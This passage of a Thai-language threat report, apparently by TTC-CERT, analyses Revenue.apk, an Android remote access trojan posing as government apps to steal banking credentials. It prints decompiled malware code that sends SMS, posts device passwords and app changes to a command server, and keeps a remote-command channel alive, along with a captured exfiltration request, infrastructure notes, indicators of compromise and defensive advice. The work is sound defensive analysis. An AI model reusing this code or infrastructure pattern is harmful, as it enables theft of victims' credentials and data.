- จากการใช้ permission ของ SEND_SMS แอปพลิเคชั่น Revenue.apk นี้ ยังสามารถทำการส่ง SMS บนอุปกรณ์ได้ รายละเอียดตาม**ภาพที่ 10**

```
    public static void d(String str, String str2) {
1       SmsManager smsManager = SmsManager.getDefault();
2       if (!TextUtils.isEmpty(str)) {
            for (String str3 : str.split(",")) {
5               smsManager.sendTextMessage(str3, null, str2, null, null);
            }
        }
    }
```

ภาพที่ 10 *Source code ของ Revenue.apk สำหรับการส่ง SMS บนอุปกรณ์*

- แอปพลิเคชั่น Revenue.apk นี้ สามารถทำการตรวจสอบการเปลี่ยนแปลงของแอปพลิเคชั่นต่าง ๆ บนอุปกรณ์ของเหยื่อ หากมีการเปลี่ยนแปลงเกิดขึ้นจะทำการส่งข้อมูลที่เกี่ยวกับการเปลี่ยนแปลงดังกล่าว ออกไปให้กับ Command and Control Server (akqf6[.]com) ด้วย HTTP POST Method ผ่าน URL ที่ hxxp://akqf6[.]com/x/common-app เป็นข้อมูลในรูปแบบ json รายละเอียดตาม**ภาพที่ 11**

```
    public final void g(String str, f<BasicResponse<Object>, Object> fVar) {
        j.e(str, "p");
        j.e(fVar, "observer");
3       k(this.f3789b.b(c0.Companion.b(str, x.f5498g.a("application/json; charset=utf-8"))), fVar);
    }
```

```
16      @POST("x/common-app")
17      o3.e<BasicResponse<Object>> b(@Body c0 c0Var);
```

ภาพที่ 11 *Source code ของ Revenue.apk สำหรับการส่งข้อมูลที่เกี่ยวกับการเปลี่ยนแปลงของแอปพลิเคชั่นต่าง ๆ บนอุปกรณ์ของเหยื่อออกไปให้กับ C2*

- แอปพลิเคชั่น Revenue.apk นี้ สามารถทำการตรวจสอบกรณีหากเหยื่อเปลี่ยนแปลงรหัสผ่านต่าง ๆ ของอุปกรณ์ของเหยื่อ หากมีการเปลี่ยนแปลงเกิดขึ้นจะทำการส่งการเปลี่ยนแปลงดังกล่าวออกไปให้กับ Command and Control Server (akqf6[.]com) ด้วย HTTP POST

Method ผ่าน URL ที่ hxxp://akqf6[.]com/x/user-edit?search_password=<รหัสผ่าน>&security_password=<รหัสผ่าน> รายละเอียดตาม**ภาพที่ 12**

```
    public final void n(String str, String str2, f<BasicResponse<Object>, Object> fVar) {
        j.e(str, "search_password");
        j.e(str2, "security_password");
        j.e(fVar, "observer");
2       k(this.f3797b.c(str, str2), fVar);
    }
```

```
19      @POST("x/user-edit")
20      o3.e<BasicResponse<Object>> c(@Query("search_password") String str, @Query(
"security_password") String str2);
```

ภาพที่ 12 *Source code ของ Revenue.apk สำหรับการตรวจสอบกรณีหากมีการเปลี่ยนแปลงรหัสผ่านต่าง ๆ ของอุปกรณ์เกิดขึ้นจะทำการส่งการเปลี่ยนแปลงดังกล่าวออกไปให้กับ C2*

- จากการตรวจสอบ source code ของแอปพลิเคชั่น Revenue.apk นี้ พบข้อมูลประเภท String ที่เป็นภาษาจีน ซึ่งเกี่ยวข้องกับการใช้งานโมดูลชื่อ ‘heartBeatRunnable’ ในกลุ่มนักพัฒนาแอปพลิเคชั่นที่ใช้ภาษาจีนภาพที่ 13[2] รวมถึงผลจากการสืบค้นข้อมูล Common Name ของไฟล์มัลแวร์ในชื่อ gigabud[3] พบความเกี่ยวข้องกับผู้พัฒนาแอปพลิเคชั่นที่ใช้ภาษาจีน ดังนั้นจึงมีความเป็นไปได้ในระดับปานกลาง (mid confidence level) ที่ผู้ไม่หวังดี (Threat Actor) จะเป็นกลุ่มบุคคลที่ใช้ภาษาจีนในการสื่อสาร รายละเอียดตาม**ภาพที่ 13**

[2] "Android WebSocket长连接的实现 - 简书." 10 Aug. 2020, https://www.jianshu.com/p/6ff879706d9c. Accessed 7 Jul. 2022.

[3] "Digital Fun APK old version 1.0.2 Download [15.7MB] - APK Free." https://apkfree.com/download/digital-fun-1.0.2. Accessed 7 Jul. 2022.

```
    private final Runnable heartBeatRunnable = new Runnable() {
// from class: com.test.ykverified.controller.OpenService$heartBeatRunnable$1
        {
            OpenService.this = this;
        }

        @Override // java.lang.Runnable
        public void run() {
            RemoteCommandClient remoteCommandClient;
            Handler handler;
            RemoteCommandClient remoteCommandClient2;
            RemoteCommandClient remoteCommandClient3;
1           remoteCommandClient = OpenService.this.remoteCommandClient;
            if (remoteCommandClient != null) {
1               remoteCommandClient2 = OpenService.this.remoteCommandClient;
                if (!remoteCommandClient2.isConnect()) {
1                   OpenService.this.reconnectWs();
4                   Log.e("glw", "心跳包检测WebSocket连接状态：已关闭开启重联");
                } else {
1                   remoteCommandClient3 = OpenService.this.remoteCommandClient;
                    if (remoteCommandClient3.isConnect()) {
6                       Log.e("glw", "心跳包检测WebSocket连接状态：已连接");
                    } else {
7                       Log.e("glw", "心跳包检测WebSocket连接状态：已断开");
                    }
                }
            } else {
1               OpenService.this.reconnectWs();
9               Log.e("glw", "心跳包检测WebSocket连接状态：client已为空，重新初始化连接");
            }
1           OpenService.this.queryRecordingServiceStatusAndStartNextQuery();
1           OpenService.this.queryPermissionStatusAndStartNextQuery();
1           handler = OpenService.this.handler;
            handler.postDelayed(this, 10000L);
        }
    };
```

ภาพที่ 13 *Source code ของ Revenue.apk ส่วนหนึ่งที่พบข้อมูลประเภท String ที่เป็นภาษาจีน*

- ข้อมูลตามที่รายงานไปทั้งหมด source code และรูปแบบการทำงานของ Revenue.apk และ dsi.apk มีความคล้ายคลึงกันมาก จึงมีความเป็นไปได้ในระดับสูง (a high level of confidence) ว่าผู้โจมตีในครั้งนี้ที่ใช้ Revenue.apk เป็นกลุ่มเดียวกับกลุ่มผู้โจมตีที่ใช้ dsi.apk ที่ทำการโจมตีโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากกรมสอบสวนคดีพิเศษ กระทรวงยุติธรรม เมื่อช่วงเดือน ก.ค.65 ที่ผ่านมา

Traffic Analysis

ในระหว่างการวิเคราะห์ทราฟฟิก (Traffic Analysis) ของแอปพลิเคชั่น Revenue.apk นี้ ศูนย์ TTC-CERT พบว่ามีการส่งข้อมูลอย่างต่อเนื่องกับ Command and Control Server ของผู้ไม่หวังดี ที่ akqf6[.]com โดย**ภาพที่ 14** แสดงการส่งข้อมูล ชื่อ-นามสกุล ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก และข้อมูลอื่น ๆ ที่เกี่ยวข้องกับอุปกรณ์ของเหยื่อ ไปที่ Command and Control Server โดยใช้ HTTP POST Method

```
POST /x/login?
username=John%20Due&card=085[redacted]3&source=android&model=[redacted]
[redacted]&device=579[redacted]357a684&v=9&from_source=dsihourse HTTP/1.1
Content-Length: 0
Host: akqf6.com
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/4.9.3

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 16 Aug 2022 11:09:41 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 144
Connection: keep-alive
Access-Control-Allow-Methods: POST,GET,OPTIONS,DELETE,token
Access-Control-Allow-Origin: *
Content-Encoding: gzip
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Request-Id: zTeAjIcFAjgxxy5CD17YrzNlvzhjV6pK
X-Xss-Protection: 1; mode=block

.........L.;
.Q.E{W!.-..f-v*Vja)...8...N..A.W...,E...@.......v..j:..l.[Ye.....^..;..6.FBW.......
.K.......(..l?....g.C?....
og.;.......t.......
```

ภาพที่ 14 *แสดงการส่งข้อมูล ชื่อ-นามสกุล ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก และข้อมูลอื่น ๆ ที่เกี่ยวข้องกับอุปกรณ์ของเหยื่อ*

ทั้งนี้ akqf6[.]com เคยถูกนำมาเป็น Command and Control Server ของ dsi.apk (App Name: DSIปลอดภัย SHA256: 891e797f216e8833c51cb291b6d0464eb4e900890109e1e74854bb2529e7dcc3) อีกด้วย ข้อมูลนี้จึงเป็นอีกหนึ่งหลักฐานที่สนับสนุนสมมุติฐานที่ว่าผู้โจมตีในครั้งนี้ที่ใช้ Revenue.apk เป็นกลุ่มเดียวกับกลุ่มผู้โจมตีที่ใช้ dsi.apk ที่ทำการโจมตีโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากกรมสอบสวนคดีพิเศษ กระทรวงยุติธรรม เมื่อช่วงเดือน ก.ค.65 ที่ผ่านมา

Threat Actor Infrastructure Analysis

ศูนย์ TTC-CERT ยังได้ทำการระบุและตรวจพบว่า Infrastructure ของผู้ไม่หวังดีที่ใช้ในการโจมตีในครั้งนี้นั้น โฮสต์อยู่ใน Alibaba.com Singapore E-Commerce Private Limited และ Amazon Data Services ประเทศสิงคโปร์ และพบความเชื่อมโยงกับการโจมตีโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากกรมสอบสวนคดีพิเศษ กระทรวงยุติธรรม เมื่อช่วงเดือน ก.ค.65 ที่ผ่านมา โดยมีรายละเอียดดังนี้

- afdw7[.]com
    - 8.219.188[.]173
    - ถูกนำมาใช้เป็นเว็บไซต์กรมสรรพากรปลอม[4]
    - จดทะเบียนเมื่อ 5 ส.ค.65
    - เมื่อตรวจสอบจากแหล่งข้อมูลเปิดพบว่าโดเมน afdw7[.]com เริ่มใช้งานดังแต่ 6 ส.ค.65
    - เมื่อตรวจสอบพบว่า afdw7[.]com เปิด TCP Port 443 โดยใช้ TLS/SSL Certificate จาก Let's Encrypt โดยมีรายละเอียดดังนี้
        - Issuer: C=US, O=Let's Encrypt, CN=R3
        - Subject: CN=acwc9.com
        - Serial Number: 0376fa9d7fa6e01d2f629951897119517b67
        - sha1_fingerprint: 894b4ee497290af008d6e3396440eb5e7adc895b
- 8.219.188[.]173
    - ASN: AS45102 alibaba (us) technology co. ltd.
    - เมื่อตรวจสอบจากแหล่งข้อมูลเปิดพบว่า IP 8.219.188[.]173 เริ่มใช้งานดังแต่ 29 มิ.ย.65
    - Passive DNS
        - bsdg5[.]com
        - bydfa7[.]com
        - afdw7[.]com
        - afkh5[.]com
        - adbh6[.]com
        - bdfn2[.]com
        - ahfn7[.]com
        - atgk8[.]com
        - cdhy6[.]com
        - bfgd3[.]com

[4] "The Revenue Department - กรมสรรพากรแจ้งเตือนประชาชนอย่าหลงเชื่อ ...." 10 Aug. 2022, https://www.facebook.com/TheRevenueDepartment/photos/a.1189475521081260/5924077854287646/?type=3. Accessed 12 Sep. 2022.

- acwc9[.]com
- amyt28[.]com

- acwc9[.]com
  - 8.219.188[.]173 เริ่มใช้งานตั้งแต่ 29 มิ.ย.65 ถึง 3 ส.ค.65
  - จดทะเบียนเมื่อ 29 มิ.ย.65
  - เมื่อตรวจสอบจากแหล่งข้อมูลเปิดพบว่าโดเมน acwc9[.]com เริ่มใช้งานดังแต่ 1 ก.ค.65
  - เคยถูกนำมาใช้เป็นเว็บไซต์ของกระทรวงการคลังปลอม[5]
  - เคยพยายามที่จะนำโดเมน acwc9[.]com มาปลอมเป็นเว็บไซต์ของกองทุนเงินให้กู้ยืมเพื่อการศึกษา[6] เมื่อ 2 ส.ค.65
  - เคยพยายามที่จะนำโดเมน acwc9[.]com มาปลอมเป็นเว็บไซต์ของธนาคารออมสิน[7] เมื่อ 2 ส.ค.65
  - เคยพยายามที่จะนำโดเมน acwc9[.]com มาปลอมเป็นเว็บไซต์ของธนาคารอิสลามแห่งประเทศไทย[8] เมื่อ 2 ส.ค.65
  - เคยพยายามที่จะนำโดเมน acwc9[.]com มาปลอมเป็นเว็บไซต์ของธนาคารอาคารสงเคราะห์[9] เมื่อ 2 ส.ค.65
  - เคยพยายามที่จะนำโดเมน acwc9[.]com มาปลอมเป็นเว็บไซต์ของกรมสรรพสามิต[10] เมื่อ 2 ส.ค.65
  - เคยพยายามที่จะนำโดเมน acwc9[.]com มาปลอมเป็นเว็บไซต์ของสำนักงานสลากกินแบ่งรัฐบาล[11] เมื่อ 2 ส.ค.65
  - เมื่อตรวจสอบพบว่า acwc9[.]com เปิด TCP Port 443 โดยใช้ TLS/SSL Certificate จาก Let's Encrypt โดยมีรายละเอียดดังนี้
    - Issuer: C=US, O=Let's Encrypt, CN=R3
    - Subject: CN=acwc9.com

[5] "ROYAL THAI GOVERNMENT - ทำเนียบรัฐบาล." https://www.thaigov.go.th/news/contents/ministry_details/57489. Accessed 12 Sep. 2022.

[6] "Wayback Machine - Internet Archive." https://web.archive.org/web/20220802025420if_/http://acwc9.com/storage/main/banners/Ao9h9I0F91OsqewiQdxs6dvNc1cbUetDVMHH3rvh.png. Accessed 12 Sep. 2022.

[7] "Wayback Machine - Internet Archive." https://web.archive.org/web/20220802062755if_/https://acwc9.com/storage/main/banners/eNldaniV8T900AcKVxUWEG0Ex9I7dCdhwqWANUPD.png. Accessed 12 Sep. 2022.

[8] "Wayback Machine - Internet Archive." https://web.archive.org/web/20220802050705if_/https://acwc9.com/storage/main/banners/BrFrzLDHbtuy6uYFe2cdEIrzCX9fAE2kJEetzkPk.png. Accessed 12 Sep. 2022.

[9] "Wayback Machine - Internet Archive." https://acwc9.com/storage/main/banners/FGhLVPFml7279DkI4Hp0jQtPKxzkkwyl6Dz5krCy.png. Accessed 12 Sep. 2022.

[10] "Wayback Machine - Internet Archive." https://web.archive.org/web/20220802025417if_/http://acwc9.com/storage/main/banners/4ths7mlWKXN3j2oO5t71WckO48lkzjYWlqaA45bK.jpeg. Accessed 12 Sep. 2022.

[11] "Wayback Machine - Internet Archive." https://web.archive.org/web/20220802024331if_/https://acwc9.com/storage/main/banners/GvBGiZvkKJ1mdkffAnLhuNfGL3NITWw3upTNd552.png. Accessed 12 Sep. 2022.


- Serial Number: 0376fa9d7fa6e01d2f629951897119517b67

- akqf6[.]com (Command and control server)
  - เคยถูกนำมาใช้เป็น Command and control server ของ dsi.apk
  - 52.221.125[.]239
  - จดทะเบียนเมื่อ 19 มิ.ย.65
  - เมื่อตรวจสอบจากแหล่งข้อมูลเปิดพบว่าโดเมน akqf6[.]com เริ่มใช้งานดังแต่ 21 มิ.ย.65
  - เมื่อตรวจสอบพบว่า akqf6[.]com เคยเปิด TCP Port 443 ตั้งแต่ 2 มิ.ย.62 เวลา 02:22 GMT จนถึง 29 มิ.ย.65 เวลา 18:41 GMT โดยใช้ TLS/SSL Certificate จาก Let's Encrypt โดยมีรายละเอียดดังนี้
    - subjectFullName: C=US, O=Let's Encrypt, CN=R3, CN=dsi-th.com
    - Serial Number: 04b5dd81ff3732307c75cb43f5acfe7850ae
    - sha1_fingerprint: 65cfdadb79f9de342978895377aa580694687702
- 52.221.125[.]239
  - ASN: AS16509 amazon.com inc
  - เมื่อตรวจสอบจากแหล่งข้อมูลเปิดพบว่า IP 52.221.125[.]239 เริ่มใช้งานดังแต่ 12 ม.ค.65
  - Passive DNS
    - stage.selenium.vietnambanks[.]net
    - www[.]dsigo-th[.]com
      - เคยถูกนำมาใช้เป็นเว็บไซต์กรมสอบสวนคดีพิเศษ กระทรวงยุติธรรมปลอม[12]
    - dsigo-th[.]com
      - เคยถูกนำมาใช้เป็นเว็บไซต์กรมสอบสวนคดีพิเศษ กระทรวงยุติธรรมปลอม[13]
    - dsi-th[.]com
      - เคยถูกนำมาใช้เป็นเว็บไซต์กรมสอบสวนคดีพิเศษ กระทรวงยุติธรรมปลอม[14]
    - akqf6[.]com
    - akwl8[.]com
    - bdfs5[.]com

[12] "DSI เตือนระวังเว็บไซต์ DSI ปลอม หลอกเอาข้อมูลส่วนบุคคล." 8 Jul. 2022, https://www.dsi.go.th/th/Detail/3b1a88b9b174add5a1eb8c122f8e89fe. Accessed 12 Sep. 2022.

[13] "DSI เตือนระวังเว็บไซต์ DSI ปลอม หลอกเอาข้อมูลส่วนบุคคล." 8 Jul. 2022, https://www.dsi.go.th/th/Detail/3b1a88b9b174add5a1eb8c122f8e89fe. Accessed 12 Sep. 2022.

[14] "DSI เตือนระวังเว็บไซต์ DSI ปลอม หลอกเอาข้อมูลส่วนบุคคล." 8 Jul. 2022, https://www.dsi.go.th/th/Detail/3b1a88b9b174add5a1eb8c122f8e89fe. Accessed 12 Sep. 2022.



สรุป

แอปพลิเคชั่น **Revenue** (SHA256: 71c2f14f7a09ef5a659fe03c09d094a4b2f67afd70bc3076208c8cc0ed1a6871) เป็น Android Remote Access Trojan (RAT) มีเป้าหมายโจมตีผู้ใช้งานอุปกรณ์โทรศัพท์มือถือแอนดรอยด์ชาวไทยเพื่อขโมยข้อมูลที่มีความอ่อนไหว (sensitive information) อาทิ ยี่ห้อของอุปกรณ์ หมายเลข IMEI ชื่อ-นามสกุล ข้อมูลหมายเลขบัตรประชาชนหรือหมายเลขโทรศัพท์มือถือ ข้อมูลเกี่ยวกับแอปพลิเคชั่นที่เกี่ยวกับธนาคารที่ใช้ในอุปกรณ์ของเหยื่อ บัญชีผู้ใช้งานของการเข้าถึงแอปพลิเคชั่นของธนาคาร รหัสผ่านสำหรับการเข้าถึงแอปพลิเคชั่นของธนาคาร และ การเปลี่ยนแปลงของแอปพลิเคชั่นต่าง ๆ บนอุปกรณ์ของเหยื่อ เป็นต้น

ศูนย์ TTC-CERT เชื่อว่ามีความเป็นไปได้ในระดับสูง (a high level of confidence) ว่าผู้โจมตีในครั้งนี้ที่ใช้ Revenue.apk เป็นกลุ่มเดียวกับกลุ่มผู้โจมตีที่ใช้ dsi.apk ที่ทำการโจมตีโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากกรมสอบสวนคดีพิเศษ กระทรวงยุติธรรม เมื่อช่วงเดือน ก.ค.65 ที่ผ่านมา โดยใช้ข้อมูลจาก source code รูปแบบการทำงานของ Revenue.apk และ Threat Actor Infrastructure Analysis

ผู้ไม่หวังดีมักจะปรับเปลี่ยนวิธีการในการโจมตีอย่างต่อเนื่องเพื่อหลีกเลี่ยงการตรวจจับ และมักค้นหาวิธีการในการโจมตีใหม่ ๆ ในการกำหนดเป้าหมายโจมตีเหยื่อผ่านเทคนิคที่มีความซับซ้อน ซึ่งในกรณีนี้ แอปพลิเคชั่นที่เป็นอันตรายดังกล่าวมักถูกผู้ไม่หวังดีปลอมแปลงเพื่อให้ดูเหมือนเป็นแอปพลิเคชั่นที่สร้างโดยหน่วยงานที่มีความน่าเชื่อถือเพื่อหลอกล่อให้เหยื่อติดตั้งลงบนอุปกรณ์โดยไม่ทันตรวจสอบความถูกต้องอย่างละเอียด

ศูนย์ TTC-CERT แนะนำให้ผู้ใช้งานควรติดตั้งแอปพลิเคชั่นหลังจากตรวจสอบความถูกต้องอย่างละเอียดแล้วเท่านั้น และควรติดตั้งแอปพลิเคชั่นจาก Google Play Store เพื่อหลีกเลี่ยงการโจมตีจากกรณีที่ได้กล่าวถึงในรายงานฉบับนี้

คำแนะนำ

- อัปเดตซอฟต์แวร์ป้องกันไวรัส (antivirus software) อยู่เสมอเพื่อตรวจจับและป้องกันการติดมัลแวร์
- อัปเดตระบบปฏิบัติการ (operating system) และแอปพลิเคชั่นที่ใช้งานในอุปกรณ์โทรศัพท์เคลื่อนที่อย่างสม่ำเสมอ
- ใช้รหัสผ่านที่มีความซับซ้อน รัดกุม ยากต่อการคาดเดา และเปิดใช้งาน (enable) การตรวจสอบสิทธิ์แบบสองปัจจัย (two-factor authentication) ระหว่างการเข้าสู่ระบบ กับทุกระบบที่รองรับ
- ตรวจสอบ privileges และ permissions ที่แอปพลิเคชั่นร้องขอก่อนให้สิทธิ์เข้าถึงอุปกรณ์โทรศัพท์เคลื่อนที่
- ดาวน์โหลดและติดตั้งซอฟต์แวร์จากแหล่งที่เชื่อถือได้และเป็น official เท่านั้น เช่น Google Play Store

- เปิดใช้งาน biometric security features เช่น ลายนิ้วมือ (fingerprint) หรือรหัสผ่านเพื่อปลดล็อกอุปกรณ์โทรศัพท์เคลื่อนที่หากทำได้
- ระมัดระวังการเปิดลิงก์ใน SMS หรืออีเมลที่ส่งไปยังอุปกรณ์โทรศัพท์เคลื่อนที่
- ตรวจสอบเพื่อให้แน่ใจว่าได้ดำเนินการเปิดใช้งาน (enable) Google Play Protect บนอุปกรณ์โทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS) แล้ว
- ทั้งนี้ การแก้ไขเปลี่ยนแปลงใด ๆ กับระบบ ซอฟต์แวร์ หรือ Configuration ต่าง ๆ เพื่อลดความเสี่ยงจากการโจมตี องค์กรควรปฏิบัติตาม Change Management Policy และ/หรือ Risk Management Policy และ/หรือ Business Impact Assessment ขององค์กรอย่างเคร่งครัด
- กรณีตรวจพบการทำธุรกรรมที่ผิดปกติของบัญชีธนาคาร ศูนย์ TTC-CERT แนะนำให้ผู้ที่ได้รับผลกระทบจากกรณีนี้ให้รีบแจ้งธนาคารที่เกี่ยวข้องโดยเร็วที่สุด
- ธนาคาร สถาบันการเงินอื่น ๆ และองค์กร ควรให้ความรู้แก่ลูกค้าและพนักงานเกี่ยวกับการป้องกันตนเองจากการโจมตีจากมัลแวร์ผ่านอุปกรณ์โทรศัพท์เคลื่อนที่ SMS อีเมล หรือ voice phishing

วิธีตรวจสอบว่าอุปกรณ์โทรศัพท์เคลื่อนที่ถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

- ตรวจสอบปริมาณการใช้ข้อมูลการเข้าถึงอินเทอร์เน็ตของ Cellula (3G/4G/5G) หรือ Wi-Fi ของแอปพลิเคชั่นที่ติดตั้งในอุปกรณ์โทรศัพท์เคลื่อนที่เป็นประจำ
- ตรวจสอบการแจ้งเตือนจากซอฟต์แวร์ป้องกันไวรัส (antivirus software) หรือ การแจ้งเตือนจากระบบปฏิบัติการ (Android OS) และดำเนินการต่าง ๆ ที่จำเป็นเพื่อแก้ไขปัญหาจากการแจ้งเตือน
- หากตรวจสอบแล้วพบว่าอุปกรณ์โทรศัพท์เคลื่อนที่ถูกโจมตีจาก Android Remote Access Trojan (RAT) ศูนย์ TTC-CERT แนะนำให้ดำเนินการดังนี้
    - ปิดการใช้งาน (disable) Cellula (3G/4G/5G) หรือ Wi-Fi และนำซิมการ์ดออก เนื่องจากในบางกรณี Android Remote Access Trojan (RAT) อาจสามารถแอบเปิดใช้งานการเข้าถึงอินเตอร์เนตได้อีกครั้ง
    - ทำการรีเซ็ตอุปกรณ์โทรศัพท์เคลื่อนที่เป็นค่าจากโรงงาน (factory reset)
    - ถอนการติดตั้งแอปพลิเคชั่นออก (uninstall) ในกรณีที่ไม่สามารถทำการรีเซ็ตเป็นค่าจากโรงงานได้
    - ทำการสำรองข้อมูล (backup) ในอุปกรณ์โทรศัพท์เคลื่อนที่ (ยกเว้นแอปพลิเคชั่น) และทำการรีเซ็ตอุปกรณ์โทรศัพท์เคลื่อนที่หลังจากทำการสำรองข้อมูลเป็นที่ร้อยแล้ว

MITRE ATT&CK® Techniques

- **Initial Access**
  - T1456 Drive-By Compromise
  - T1566 Phishing
- **Execution**
  - T1575 Native API
- **Defense Evasion**
  - T1406 Obfuscated Files or Information
- **Discovery**
  - T1421 System Network Connections Discovery
  - T1426 System Information Discovery
  - T1016.001 System Network Configuration Discovery: Internet Connection Discovery
  - T1033 System Owner/User Discovery
- **Credential Access**
  - T1517 Access Notifications
  - T1634 Credentials from Password Store
  - T1417.001 Input Capture: Keylogging
  - T1417.002 Input Capture: GUI Input Capture
- **Collection**
  - T1517 Access Notifications
  - T1429 Audio Capture
  - T1636.004 Protected User Data: SMS Messages
  - T1507 Network Information Discovery
- **Command and Control**
  - T1437.001 Application Layer Protocol: Web Protocols
- **Exfiltration**
  - T1646 Exfiltration Over C2 Channel
- **Impact**
  - T1582 SMS Control

Indicators Of Compromise (IOCs)

- เว็บไซต์ปลอมทำให้ดูเหมือนกับหน่วยงานต่าง ๆ
    - hxxps://afdw7[.]com/ (Malware distribution site)
    - 8.219.188[.]173
    - TLS/SSL Certificate ของ afdw7[.]com
        - Issuer: C=US, O=Let's Encrypt, CN=R3
        - Subject: CN=acwc9.com
        - Serial Number: 0376fa9d7fa6e01d2f629951897119517b67
        - sha1_fingerprint: 894b4ee497290af008d6e3396440eb5e7adc895b
- URL ที่ผู้ไม่หวังดีใช้เก็บแอปพลิเคชั่นที่เป็นอันตราย
    - hxxp://afdw7[.]com/image/Revenue.apk
- Revenue.apk (analyzed APK file)
    - MD5: 32093742929eb6ad817eb007e28a73a0
    - SHA-1: ce237fa229c782692a165f8366935c008f425ca5
    - SHA-256: 71c2f14f7a09ef5a659fe03c09d094a4b2f67afd70bc3076208c8cc0ed1a6871
    - Package Name: com.test.ykverified
- Certificates ที่ใช้ sign Revenue.apk
    - Subject: CN=gigabud
    - Signature Algorithm: rsassa_pkcs1v15
